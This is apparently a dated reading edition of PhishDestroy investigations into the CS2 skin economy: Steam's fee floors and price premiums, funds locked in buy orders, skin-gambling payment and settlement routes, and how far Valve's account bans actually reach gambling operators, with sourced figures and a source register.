What Valve charges · licensed cs2.sh snapshot · 23 September 2026

The advertised fee is 15%. Most listings pay more.

Valve takes a 5% Steam fee and a 10% CS2 publisher fee from the seller's proceeds — the familiar 15%. Both fees carry a **$0.01 minimum**, so no sale can ever carry less than two cents in fees. On the cheap, high-volume items that make up the bulk of the market, that floor is the binding constraint, not the percentage. We solved the fee arithmetic for every one of the **29,635** item types carrying a live Steam ask.

77.7%
of live Steam listings sit on item types charged above 15%
84.8%
of item *types* do pay about the headline rate
4,517
item types charged more than the advertised fee
$0.02
minimum fee on any sale, whatever the price
The two numbers point opposite ways, and both are true
1
Counted **by item type**, Valve's fee is broadly as advertised: 84.8% of the 29,635 priced types are charged at or near 15%.
2
Counted **by actual listing**, the picture inverts: **18,682,244 of 24,038,911** live listings are on item types charged more than 15%.
3
Both are true because the overcharged types are the **cheap, high-volume** ones. 1,109 item types are charged more than **double** the headline rate, and those types alone carry 14,083,486 live listings.
4
This is arithmetic, not an allegation. The minimum is disclosed in Valve's own fee documentation. What has not been published is **how much of the market it actually applies to** — which is what

the figures above measure.

Fee charged, as a share of the headline 15%

200%+
14,083,486
100-200%
1,028,438
50-100%
700,804
30-50%
317,031
20-30%
2,258,254
17.6-20%
294,231
Bar length is the number of live listings in each band. A band of “200%+” means the fee taken is more than twice 15% of the seller's proceeds.

A worked example

67%
On a listing a buyer pays **$0.03** for, the seller receives **$0.01** and Valve takes **$0.02** — the two one-cent minimums. As a share of what the buyer paid that is 67%; as a share of the seller's proceeds it is 200%.

Full dataset: cs2sh-steam-fee-census.json →

`The same item, inside the garden and outside it`

Buying on Steam costs more. Almost always.

For every item quoted both on Steam and on at least one third-party marketplace, we compared Steam's cheapest ask with the cheapest ask outside it. Across **28,700** items, Steam is the dearer venue **86.4%** of the time, by a median of **+35.7%**.

Median Steam premium, by price band

under $0.50
+48.3%
$0.50-2
+36.5%
$2-10
+29.6%
$10-50
+28.6%

$50-250
+36.3%
$250-1k
+51.1%
over $1,000
+67.9%
The curve is U-shaped. It is cheapest to buy on Steam in the **$10–$50** band and dearest at the two ends.

Why the expensive end matters

+67.9%
Above **$1,000**, the median Steam listing costs 67.9% more than the cheapest offer outside it — and only 1,040 such listings exist on Steam at all.

Past roughly $1,800 the comparison stops being possible, because Valve's rule forbids the listing entirely. Steam's coverage of the items above its own cap is **1.9%**. See the whole ladder →

Full dataset: cs2sh-walled-garden-premium.json →

A premium is not on its own a finding: Steam offers instant delivery and no counterparty risk, and buyers may reasonably pay for that. What is measurable is the size of the gap and the fact that the money crossing it cannot come back out — which is the next section.

`Money in, no money out`

$128.1 million committed to orders that cannot be withdrawn.

A Steam buy order is pre-funded: the money leaves the buyer's wallet the moment the order is placed. Steam wallet funds **cannot be withdrawn** — they can only be spent inside Steam. Summing every price level of every tracked item's buy book gives a census of committed, non-exitable money.

$128.1M
committed to standing Steam buy orders
170.6M
individual funded buy orders standing
$105.8M
asking value of the listings facing them
$15.9M
Valve's cut if every listing sold at its ask
What this figure is, and what it is not
1

It is **real money already paid in**. Every dollar counted has been debited from a wallet and is sitting against an open order across 31,253 item types.
2
It is **not revenue** and not a claim about Valve's balance sheet. Where the float is held, and on whose books, is not established here.
3
It is a **snapshot, not a flow**. Orders are cancellable by the buyer, which returns funds to the wallet — but still not out of Steam.
4
The one-way door is the point. A marketplace whose currency cannot be cashed out is the reason a stolen inventory is converted **off** Steam rather than on it.
Method: every price level of every tracked buy book, multiplied by the orders standing at that level. Full dataset: cs2sh-steam-locked-capital.json →

`Completed sales, not asking prices · one marketplace · trailing 90 days`

$30.9 million actually changed hands — on the smallest of the five shelves.

A single high sale can be a rare craft or sticker-applied variant of a cheap base item (e.g. a $30 item with a one-off $9,772 completed sale). "High" = highest completed transaction, not the item's normal price.

Every other figure on this page measures what is *listed*. This one measures what was *sold*. Skinport publishes its own completed transactions, and over the trailing 90 days they came to **1,219,143 sales** worth **$30,927,032**, at an average of $25.37 each.

1.22M
completed sales in 90 days, one marketplace
$30.9M
turnover over the same window
$125M
annualised run rate — a floor, not an estimate
~2%
Skinport's share of the above-cap shelf by listed value

Where the turnover came from

under $1
0.5%
$1-10
5.8%
$10-100
22.2%
$100-1k

59.4%
$1k-1.8k
6.9%
above the Steam cap
5.3%
Bar length is turnover; the figure is that tier's share of the total. **59.4%** of the money moved in the $100–$1k tier, on 71,437 sales.

Above Valve’s cap, sales still happen

492
completed sales of items priced above the Steam cap, worth **$1,643,938**, across 76 item types — on a marketplace that holds roughly 2% of that shelf. None of those sales could have taken place on Steam.

Full dataset: cs2sh-offsteam-90d-dynamics.json → · the realised highs →

Skinport is ONE of the third-party markets tracked here, and by listing value above the Steam cap it is the smallest of the five (about 2% of that shelf). Every total here is a floor on the off-Steam economy, not a measure of it. No Steam data is used.

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

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Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
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```

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```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/market_economics
```

ENGLISH · 18 OCTOBER 2026

No money? Follow the payment.

Follow skin-gambling payments, centralised C2C settlement and the difference between account bans and operator disruption. PhishDestroy investigation.

Prepared	18 October 2026
Attribution	Agent Elias
Live article	phishdestroy.io/steam_dossier/money-and-enforcement
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 09 SECTIONS

Follow the record.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

PAYMENTS, SETTLEMENT & ENFORCEMENT / 10 OCTOBER 2026

No money? *Follow the payment.*

INVESTIGATION BY **AGENT ELIAS**
The label changes.
The value and control remain.

Real value funds the account. The operator controls the credit and the return. A Steam restriction can trap the participant's inventory while the outside service keeps its website, payment routes and internal ledger.

Follow the system ↓Who handles the identity files? ↗
THREE RECORDS TO KEEP SEPARATE

1. 01 / FUNDING**Money or assets enter.**
2. 02 / ACCOUNTING**The platform credits value.**
3. 03 / DELIVERY**A skin moves on Steam.**

Direct item delivery does not decentralise the ledger.


THE CENTRAL AUTHORITY
The platform decides when the transaction counts. It recognises the transfer, applies its pricing and credit rules, and controls release. The counterparties are consumers operating inside its system. A direct skin transfer does not give them control over settlement.

Original 11 October edition · complete text →Preserved original wording, alongside the current sections →

01 / C2C UNDER CENTRALISED CONTROL

The item goes directly. The decision goes through the platform.

This diagram separates the payment record, the platform's ledger and the Steam transfer. It shows the control relationship described by the reviewed payment and trading policies. [K10] [K11]



Delivery between users is one layer. Platform accounting and identity checks govern the commercial result.

"P2P" describes**Where the item travels.**
The C2C service decides**How the trade is recognised and settled.**
THE 2018 ARCHITECTURE CHANGE
29 March 2018. Valve applied a seven-day cooldown to traded CS:GO items, and the operators that had held skins in inventory bots moved to P2P/C2C delivery between users — Empire dates its own bot-to-P2P transition to 2018. That architecture change made every enforcement question a question about accounts rather than inventories.

E63 · Valve's 29 March 2018 trade-cooldown announcement ↗ · E64 · CSGOEmpire FAQ — Steam bots and the transition to P2P ↗

EMPIRE / A DOCUMENTED SETTLEMENT EXAMPLE

The item arrives before the seller's payout.

Empire's rules specify coin holds, early-credit tiers, escalating failed-trade fees and reversal penalties. Its extension keeps the Steam credential available for the platform's checks.

Inspect the two timelines ↗

02 / FOLLOW THE VALUE AND THE COUNTERPARTY

Virtual units. Real payment relationships.

CSGORoll's payment help lists cards, bank transfers, cryptocurrency, gift cards and skins. Kinguin lists gift cards for both operators. These routes bring different counterparties and records into the transaction. [K11] [K12] [K13]

EXPANDED CASE / 11 OCTOBER 2026**CSGOEmpire: the 4,500-Coin KYC discrepancy, gift codes and payout control**Read the three-operator comparison, payment-recipient map and wallet-custody record. ↗

CSGOROLL / TWO BALANCES

Coins and Chips have different rules.

The August 2026 terms deny cash redemption for ordinary Coins and provide for cryptocurrency redemption of eligible Roll Chips. The current FAQ also distinguishes the two. The operator's own terms include a route from eligible Chips to cryptocurrency. A blanket impression that no real value can leave the service is incompatible with that published route. [K02] [K10]

CSGOFAST / LABEL AND FUNDING

"No real-world monetary value."

The Responsible Play Policy applies that label to digital items and Credits. The marketplace separately sells Fast Coin gift cards for conventional currency. The terminology does not erase the acquisition cost, the redemption conditions or the operator's control over account access. [K07] [K13]

Redemption restrictions do not make the business money-free

The customer pays to acquire usable value; the operator records it in internal units and controls how it can be spent or released. A restriction on cash redemption limits the customer's claim. It does not erase the purchase price, the value of the deposited skin or the surrounding payment relationship.

The transaction is C2C inside a central service. Two platform users may transfer the item directly through Steam. Pricing rules, credit recognition, verification and release remain functions of the commercial platform. "P2P" describes the delivery route while leaving that settlement authority out of the picture. [K10] Read the control analysis ↗

TWO DISTINCT EVENTS

Purchase a code. Redeem platform credit.

Stage	Record to identify	Where the dispute attaches
1. Gift-card purchase	Marketplace order, named seller, receipt, payment recipient and funding method.	Delivery, validity and description of the purchased code; the seller and payment route matter.
2. Code redemption	Code use, receiving platform account and credit entry.	Whether the operator credited the account and honoured its redemption terms.

Stage	Record to identify	Where the dispute attaches
3. Later withdrawal / KYC	Document request, hold reason, applicable terms and account history.	The operator's decision. A successful code delivery is a different event from a later refusal to release value.

The reviewed Kinguin listings display **CSGORoll.com** and **CSGOFAST** as seller names. Kinguin's legal notice describes its marketplace role and seller responsibility. Identify the legal seller from the actual order. [K12] [K13] [K35]

CHARGEBACKS & VOUCHERS

The remedy becomes fragmented.

PayPal's US Purchase Protection excludes cash-equivalent products such as gift cards and activities with an entry fee and prize. It separately recognises that card-issuer dispute rights can be broader. [K14]

A voucher divides the dispute between the purchase of a code and the operator's later treatment of the redeemed balance. If the seller delivered a valid code, a later withdrawal hold concerns a different service and a different counterparty — the separation is the design: the payment settles with the marketplace's recipient, never with the operator's legal entity, and no dispute through that recipient restores the severed settlement. The purchase and the loss sit with different businesses by arrangement; each should account for the part it controls, and the operator remains the party that imposed the hold.

PAYPAL & MERCHANT APPROVAL

A payment logo is not an approval record.

PayPal's gambling rules require merchant approval and permitted jurisdictions, and address relevant intermediary activity too. A gift-card listing or a PayPal option at a marketplace does not disclose the operator's own merchant approval or settlement agreement. [K15]

Identify the checkout recipient, legal seller, merchant arrangement and redemption chain. Follow the same payment into the operator's credited balance and its later withdrawal decision. Each business should account for the part it controls.

The outgoing payment deserves scrutiny too.

A bank or exchange can assess gambling-related funds, unusual patterns and counterparty risk under its own AML obligations. FATF's approach is risk-based: source, destination, activity and context matter. A platform's internal verification badge cannot establish how the recipient institution will classify a later transfer. [K25]

The reciprocal question remains: what independently verifiable records establish the operator's identity, source of payments, regulated status and handling of customer data?

Money can arrive without the player's own card.

A TF2 key is a useful example of the connection: the official Mann Co. Supply Crate Key listing allows trading and Market sale; Market proceeds credit Wallet. The external payment and the Steam balance are separate steps.

AGE / THE MISSING LINK

The payer and player can differ.

Digital gifts, existing retail cards and eligible item-sale proceeds separate the original funding event from the person spending the balance. The age check must be identified at the paid outcome.

2026 / THE RETAIL CHANGE

Card stocks are being run down.

Valve's current Wallet FAQ ends retail restocking and expects stocks to be exhausted by the end of 2026. Existing cards remain redeemable, subject to local law. That changes new supply; it does not erase the historical route.

Sources: Valve's TF2 key listing · Market FAQ · Wallet FAQ · Digital gifts

THE PAYMENT-ENFORCEMENT RECORD

Restrictions require a reviewable reason. The expanded chapter places Valve's chargeback rules beside August 2026 AmEx user reports and asks for the actual payment event, evidence and correction process. Read the policy and incident record ↗

The reported cases carry concrete elements: the card owners are real, the transactions were canceled or failed, and the accounts were locked anyway. The user is then asked to produce a bank statement for a charge that never completed — an impossible demand — while template support repeats the policy instead of correcting the classification. Read the full incident record ↗

THE PROTECTION GAP / MARKET, WALLET & GIFTS

A protected trade does not cover every loss.

Valve's fraud narrative needs a route-by-route account. The company administers the item record, the Market transaction and the Wallet ledger; the remedy changes between them.

Where the public remedy changes

Route	Published control or remedy	Record needed
Protected CS2 item trade	Seven-day reversal returns original items; the initiating account receives a 30-day trade and Market cooldown.	Trade IDs, item lineage, reversal eligibility and outcome.
Completed Community Market transaction	No equivalent user cancellation or refund mechanism in the Market FAQ. The scam FAQ separately acknowledges that some transactions may be cancelled for fraud.	Listings, counterparties, authorisation evidence, intervention decision and fees.
Steam Wallet → gift purchase	Market proceeds can fund gifts. Gifting and activation remain subject to product and regional restrictions.	Linked Wallet entries, gift order, recipient, restriction checks and any refund.

Trade Protection ↗ · Market FAQ ↗ · Steam scam FAQ ↗ · Gifts ↗ · Region restrictions ↗

DOCUMENTED ABUSE MECHANISM

Value can move through a mispriced listing.

Steam's own scam FAQ describes buying a low-value item at a high price as a way to transfer value, often with fraudulent funds. This makes the listing and Wallet trail relevant to theft investigations even when no protected skin trade is involved.

DOCUMENTED SPENDING ROUTE

Wallet value can become a gift.

The Market FAQ allows proceeds to pay for Steam gifts. The policy connects Market value to an onward purchase. Follow the same balance through the gift order, receiving account and any later resale to account for the victim's complete loss.

FOLLOW ONE LOSS THROUGH THE WHOLE SYSTEM

Does the theft review connect the records?

01 / INVENTORY**Unauthorised item sale**
02 / MARKET**Abnormal low-value purchase**
03 / WALLET**Value spent on a game gift**
04 / OUTSIDE SALE**Onward gift resale**
The investigator identifies this combined route, including Russia-facing resale demand. Valve's policies document the component transactions; a joined case requires their linked records. The enforcement question is whether the review follows the complete loss, including the final recipient and any restitution.

THE ACCOUNTABILITY QUESTION

What happens when the loss stays inside Steam's own market and payment system? Publish prevention, detection, reversal and restitution outcomes for this route, including which fees were retained or reversed. The number of account locks does not establish the value returned to victims.

▼ **CASE TRAILThe investigator's Russia-facing gift-resale lead**

The investigator follows unauthorised skin sales, Wallet depletion through overpriced low-value listings and onward game-gift resale, including Russia-facing demand. Trace each step through the relevant account and transaction records: sale, balance, purchase, recipient and resale.

Valve holds the item, Market, Wallet and gift-order records needed to join the route. It should identify the receiving accounts, the applicable product-region rules, the fees and the final recovery decision. The investigation calls for that full transaction trail and a remedy that follows the value through the system.

Reviewed 10 October 2026. Steam FAQ versions and short finding summaries: inspect the policy record ↗.

THE RUSSIA-FACING FUNDING RECORD

A named service. A traceable payment question.

PRIMARY RECORD / MTS PAYMENT / 11 OCT 2026

The provider names the territories itself.

MTS Payment publicly offers ruble-funded Steam top-ups for Russian accounts. Its FAQ explicitly discusses delayed or failed credits for accounts in Crimea, "LNR" and "DNR"—the provider's own labels. The territorial question is present in the service's published offer.

The linked card-transfer terms identify Murmansk Settlement Bank LLC as the settlement centre. Those terms apply to that card service; the page also offers other payment options.

E92 · Official MTS service and FAQ ↗ · E93 · Linked card-transfer offer ↗

THE QUESTION FOR VALVE AND THE PAYMENT CHAIN

Which checks follow the value into Steam? Match the payer, service, settlement intermediaries and Wallet credit. Disclose the territorial rules applied at each step, who receives the revenue and how rejected or disputed payments are handled.

▼ **SOURCE SCOPEWhat the public offer establishes**

This is a documented commercial offer and provider statement; no test payment was made. The arrangement behind ruble-funded credits to Crimea, "LNR" and "DNR" accounts, the sanctions screening applied at each step and the turnover of successful credits are records held by Valve, MTS Payment and Murmansk Settlement Bank LLC: publish them.

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

PRIMARY RECORD / МТС ОПЛАТА / 11 OCT 2026

The linked card-transfer terms identify ООО «Мурманский расчетный Банк» as the settlement centre. Those terms apply to that card service; the page also offers other payment options.

This is a documented commercial offer and provider statement; no test payment was made. The arrangement behind ruble-funded credits to Crimea, “LNR” and “DNR” accounts, the sanctions screening applied at each step and the turnover of successful credits are records held by Valve, MTS Payment and ООО «Мурманский расчетный Банк»: publish them.

Open this passage in the complete original edition →

03 / A BAN COUNT AND A BUSINESS

One million accounts. Which part of the system stopped?

The P2P trading model puts item delivery into participants’ Steam inventories. Account-level enforcement can therefore reach the people supplying those items while the operator’s ledger, funding routes and game rules sit elsewhere. Follow the loss in the main investigation ↗

WHAT AN ACCOUNT RESTRICTION REACHESIllustrative P2P model

THE PARTICIPANT / ON STEAM

The item is here.

Trade access available
Valve controls the account’s permission to deliver the inventory.

THE OPERATOR / A SEPARATE TARGET

The business is broader.

- Internal balances and pricing
- Outside money or crypto
- Website and settlement rules

Follow enforcement into the operator’s ledger, funding routes and payment relationships. Record which capability was interrupted, for how long and whether the business continued through replacement accounts.

Before the illustrated restriction: the holder can supply an item through Steam. The outside service maintains its own ledger and settlement rules.

The restriction must be measured at both levels: the holder’s loss and the operator’s ability to continue. Inspect the economic record ↗ · The dated P2P evidence ↗

VALVE / MARCH 2026 STATEMENT**>1,000,000**

Steam accounts locked

Combined categories: gambling, fraud and theft.

[K31]UNIT: STEAM ACCOUNTS

CSGOFAST / COUNTER TRANSCRIPTION SUPPLIED TO THE INVESTIGATION[K33]
Users**10,712,351**

Online
1,272

Cases opened today
22,362

Games played today
1,236

The labels and figures are preserved as supplied on 10 October 2026. The site’s definition, counting period, uniqueness and Steam-account linkage of “Users” were not disclosed by this counter.

An account total does not show which operators were stopped

Valve's March 2026 statement reports **over one million Steam accounts** locked across gambling, fraud and theft. It does not divide the total between ordinary participants, automated accounts, custodial inventories and operators. The number therefore cannot establish who bore the losses or how many gambling businesses lost the ability to operate. [K31]

CSGOFast's separate 10.7-million "Users" counter does not fill that gap. Its composition, counting period and overlap with Steam's locked accounts are undisclosed. The supplied counter above is an exhibit of operator continuation: on 10 October 2026 CSGOFast still displayed 10,712,351 "Users", 22,362 cases opened that day and 1,236 games played that day, beside a live website and gift-card listings. The definitions, counting periods and overlap that would turn these totals into a measured account of what the locks stopped are Valve's and CSGOFast's to publish.

▼ **Compare the displayed counter with the one-million benchmark**
10,712,351 ÷ 1,000,000 = 10.712351. CSGOFast's displayed "Users" counter is 10.71 times the one-million benchmark. Valve's published figure is more than one million locked Steam accounts across gambling, fraud and theft. On the review date, Fast still displayed 22,362 cases opened and 1,236 games played that day. The business continued operating beside the enforcement announcement. Valve holds the locked-account classification; CSGOFast holds its user definition and activity records. Publish both to show whose access was removed and which business capability was stopped.

One million is a number about players

One million is a number about players. The number of gambling operators Valve has publicly documented stopping — the figure the Washington State Gambling Commission asked for in 2016 and the New York Attorney General asks for now — is zero. Not small. Zero published. [K31] [K32]

E19 · Valve's October 2016 response to the Washington State Gambling Commission ↗

2016

The enforcement announcement

Valve announced action against gambling sites' use of Steam. [K32]

2025

CSGOFast in regulator records

Australian and Dutch actions identify the service under Gamusoft LP. [K17] [K24]

2026

The brand remains online

Public service pages, policies and gift-card listings remain available on the review date. [K34] [K13]

This sequence gives Valve concrete checkpoints for an enforcement account: the named business, the announced restriction, the later operator and the technical route that returned. Explain what changed at each point and who was responsible for it.

STEAM ACCOUNT RESTRICTION

Inventory access

Items and trade permissions
on the affected account

OPERATOR DISRUPTION

Business access

Payment acceptance, ledger,
website and integrations

A trapped user inventory is not a dismantled gambling business.

An immobilised Steam inventory is a concrete restriction on its holder. It does not itself remove a casino's crypto receipts, shut down its website or erase its internal accounting. The business impact is measured through lost payment access, rejected settlement, disabled integrations and the resulting financial records — records the operators and their payment providers hold and should publish.

For a service associated with young audiences, the youth-protection question belongs in that review too: who can enter, how is age checked, and what action reaches the operator rather than simply locking another participant's inventory? ACMA's CSGORoll finding explicitly identifies the youth-market concern. [K16]

THE TEST OF ENFORCEMENT

Count the operators that lost the ability to do business. Then disclose which users lost access to items, why, and what review or recovery was available. Those outcomes explain more than an undifferentiated account total.

THE DISPLAYED COUNTS / 10 OCTOBER 2026 SNAPSHOT

The operator's counter is 10.71 times the one-million benchmark.

10,712,351 ÷ 1,000,000 = 10.712351

CSGOFast displayed 10,712,351 "Users" on 10 October 2026. Valve's public response reports more than one million locked accounts across gambling, fraud and theft. The exact one-million benchmark gives a ratio of 10.712351. These are the two published counters being compared; the ratio does not measure the overlap between their populations.

Valve holds the classification of the locked accounts and CSGOFast holds the definition of “Users” — publish both. The operator’s continued business, its displayed scale and its daily activity remain part of the enforcement record.

Counter snapshot and Valve’s statement →

▼ **Read the original 11 October wording**

Preserved verbatim from the supplied 11 October 2026 edition. “Today” and “currently” refer to that edition; its original estimates and formulations remain available alongside the dated text above.

CSGOFast’s separate 10.7-million “Users” counter does not fill that gap. Its composition, counting period and overlap with Steam’s locked accounts are undisclosed. The supplied counter remains below as an exhibit of operator continuation: on 10 October 2026 CSGOFast still displayed 10,712,351 “Users”, 22,362 cases opened that day and 1,236 games played that day, beside a live website and gift-card listings. The definitions, counting periods and overlap that would turn these totals into a measured account of what the locks stopped are Valve’s and CSGOFast’s to publish.

10,712,351 − 1,000,000 = 9,712,351. Even if every account Valve reports locking had been a CSGOFast user, the operator’s own displayed user base would still exceed the entire lock total more than tenfold, with 22,362 cases opened and 1,236 games played on the review date. That is the operator-continuation reading of the two counters: Valve holds the classification of the locked accounts and CSGOFast holds the definition of “Users” — publish both, and the remainder can be measured.

Open this passage in the complete original edition →

AUTHOR’S COLLECTED INVENTORY / THREE PLATFORMS

The skins carry a price. The inventory adds up.

The supplied snapshot puts a dollar measure beside the operators’ internal units. Each priced group is valued at its supplied minimum marketplace asking price, multiplied by the number of listings. Empire, Roll and Fast together account for **186,127 priced listings and $19,283,716.61** in this collection.

MINIMUM-ASK VALUATION / COLLECTED LISTINGS**$19,283,716.61**
22,169 platform–item groups · 186,127 listings · 3 platforms

CSGOEmpire
$7,741,028.63
CSGORoll
$5,964,749.78
CSGOFast
$5,577,938.20

Collected listings valued at the supplied minimum asking prices

Platform	Item groups	Priced listings	Total USD
CSGOEmpire	13,843	120,323	$7,741,028.63
CSGORoll	6,573	56,590	$5,964,749.78
CSGOFast	1,753	9,214	$5,577,938.20

The raw Empire export contains **122,674 listings across 14,351 item names**. The priced file covers 120,323 of those listings; all per-name counts match the raw export. The remaining **2,351 listings across 508 names** remain in the raw file and a separate unpriced export. They contribute no invented zero-price valuation to the total.

READ THE MEASURE

`Listings × Min Ask USD = Total USD`. These are the supplied minimum-ask values for the collected inventory. The CSVs preserve the listing snapshot and its prices; this is an inventory valuation, with the operator's balances and turnover covered elsewhere in this investigation.

The original Empire export retains every listing and its `Coins` value. The priced export supplies the USD comparison shown here. Both source files are available in full below; the manifest records the counts, calculation and original file hashes.

Read every priced item.

Showing the 25 largest item groups by supplied USD valuation.

Priced inventory explorer

Platform	Item name	Listings	Min ask USD	Total USD
CSGORoll	AWP | Dragon Lore (Factory New)	12	$10,550.58	$126,606.96
CSGORoll	AWP | Dragon Lore (Field-Tested)	19	$5,918.54	$112,452.26
CSGORoll	M4A4 | Howl (Factory New)	16	$6,465.00	$103,440.00
CSGORoll	AK-47 | Wild Lotus (Factory New)	7	$13,748.53	$96,239.71
CSGOFast	AK-47 | Wild Lotus (Factory New)	6	$13,748.53	$82,491.18
CSGOFast	Sticker | Reason Gaming (Holo) | Katowice 2014	1	$74,540.83	$74,540.83
CSGOFast	AK-47 | Vulcan (Minimal Wear)	231	$310.29	$71,676.99

Platform	Item name	Listings	Min ask USD	Total USD
CSGOFast	★ Sport Gloves | Hedge Maze (Minimal Wear)	11	$6,378.91	$70,168.01
CSGOEmpire	AK-47 | Wild Lotus (Factory New)	5	$13,748.53	$68,742.65
CSGOFast	AK-47 | Hydroponic (Factory New)	18	$3,501.61	$63,028.98
CSGOEmpire	★ Sport Gloves | Hedge Maze (Field-Tested)	17	$3,567.00	$60,639.00
CSGORoll	M4A4 | Howl (Minimal Wear)	13	$4,654.79	$60,512.27
CSGOEmpire	★ Sport Gloves | Hedge Maze (Factory New)	2	$28,176.43	$56,352.86
CSGORoll	AWP | Gungnir (Factory New)	5	$11,031.52	$55,157.60
CSGOEmpire	StatTrak™ M4A4 | Howl (Factory New)	4	$13,600.00	$54,400.00
CSGOFast	StatTrak™ M4A4 | Howl (Factory New)	4	$13,600.00	$54,400.00
CSGOFast	AWP | Dragon Lore (Factory New)	5	$10,550.58	$52,752.90
CSGORoll	AK-47 | Hydroponic (Factory New)	15	$3,501.61	$52,524.15
CSGORoll	M4A4 | Howl (Field-Tested)	13	$4,000.00	$52,000.00
CSGOFast	★ Sport Gloves | Hedge Maze (Field-Tested)	14	$3,567.00	$49,938.00
CSGOEmpire	★ Butterfly Knife | Fade (Factory New)	26	$1,910.00	$49,660.00
CSGORoll	AWP | Dragon Lore (Minimal Wear)	6	$8,124.95	$48,749.70
CSGOEmpire	AK-47 | Wild Lotus (Minimal Wear)	5	$9,640.51	$48,202.55
CSGORoll	AWP | Gungnir (Minimal Wear)	5	$9,571.04	$47,855.20

Platform	Item name	Listings	Min ask USD	Total USD
CSGOFast	★ Sport Gloves | Pandora's Box (Field-Tested)	16	$2,950.00	$47,200.00

Empire · all 122,674 raw listings ↓All 22,169 priced groups ↓Empire · 2,351 unpriced listings ↓Calculation record & file hashes ↗

REVIEW SCOPE

Traceable records. Separate units.

Public payment descriptions, operator policies, listings and regulatory records were reviewed on 10 October 2026. No test purchase, deposit or withdrawal was made. The CSGOFast counter is explicitly identified as a user-supplied transcription. The two counters are preserved as supplied; the definitions, counting periods and overlap that would join them are undisclosed by Valve and CSGOFast and are demanded of both above.

Dates, entities and jurisdictions stay attached to each record. The source register identifies retrieval dates and historical announcements. The requested transaction record joins payment-provider approval, custody, balance release and the effect of the restriction on the user and operator.

Evidence record ↗Identity & AML investigation ↗Valve's response to New York ↗

SOURCE REGISTER / PAYMENTS & ENFORCEMENT

Read the underlying record.

Primary documents are linked below. K33 separately records the investigator-supplied counter transcription and the definitions CSGOFast has not disclosed.

1. K02
   Terms of Service — effective 12 August 2026 ↗PRIMARY SOURCE · CSGORoll
   Published entities, balances, verification powers and incorporated policy URL.
2. K07
   Responsible Play Policy ↗PRIMARY SOURCE · CSGOFast
   Operator identity and the stated treatment of Credits and digital items.
3. K10
   FAQ — balances, KYC and P2P settlement ↗PRIMARY SOURCE · CSGORoll
   Coins / Chips distinction and published platform trading rules.
4. K11
   What Payment Methods do we Accept? ↗PRIMARY SOURCE · CSGORoll Help Center

Payment-method list, dated 21 July 2026.

5. K12
   CSGORoll 1 Coin Gift Card ↗PRIMARY SOURCE · Kinguin
   Marketplace listing and displayed seller name; no test purchase.

6. K13
   CSGOFAST 10 Fast Coins Gift Card ↗PRIMARY SOURCE · Kinguin
   Marketplace listing and displayed seller name; no test purchase.

7. K14
   Purchase Protection Program ↗PRIMARY SOURCE · PayPal US
   Gift-card / gaming exclusions and separate card-issuer dispute provisions; US terms.

8. K15
   What gambling activities does PayPal prohibit? ↗PRIMARY SOURCE · PayPal US
   Merchant approval, jurisdictional limits and intermediary-related rules.

9. K16
   Action against CS:GO Roll / Feral Holdings — 17 May 2023 ↗PRIMARY SOURCE · ACMA
   Australian enforcement announcement, including the role of skins and youth-market concern.

10. K17
    Interactive gambling enforcement — April to June 2025 ↗PRIMARY SOURCE · ACMA
    Quarterly record lists CSGOFast / Gamusoft LP.

11. K24
    Gamusoft LP — order dated 16 April 2025 ↗PRIMARY SOURCE · Kansspelautoriteit
    Official Dutch order page, finality and enforcement follow-up.

12. K25
    Risks of Gaming and Gambling ↗PRIMARY SOURCE · Financial Action Task Force
    Financial-crime risks and risk indicators across digital gaming and gambling.

13. K31
    About the New York Attorney General lawsuit — 11 March 2026 ↗PRIMARY SOURCE · Valve / Steam Support
    The statement’s aggregate account-locking claim; also source E14 in the main investigation.

14. K32
    In-Game Item Trading Update — July 2016 ↗PRIMARY SOURCE · Valve / Steam
    Valve’s announcement concerning gambling sites’ use of Steam; also source E08.

15. K33
    CSGOFast counter transcription — supplied 10 October 2026 ↗USER-SUPPLIED OBSERVATION · Investigator-supplied observation
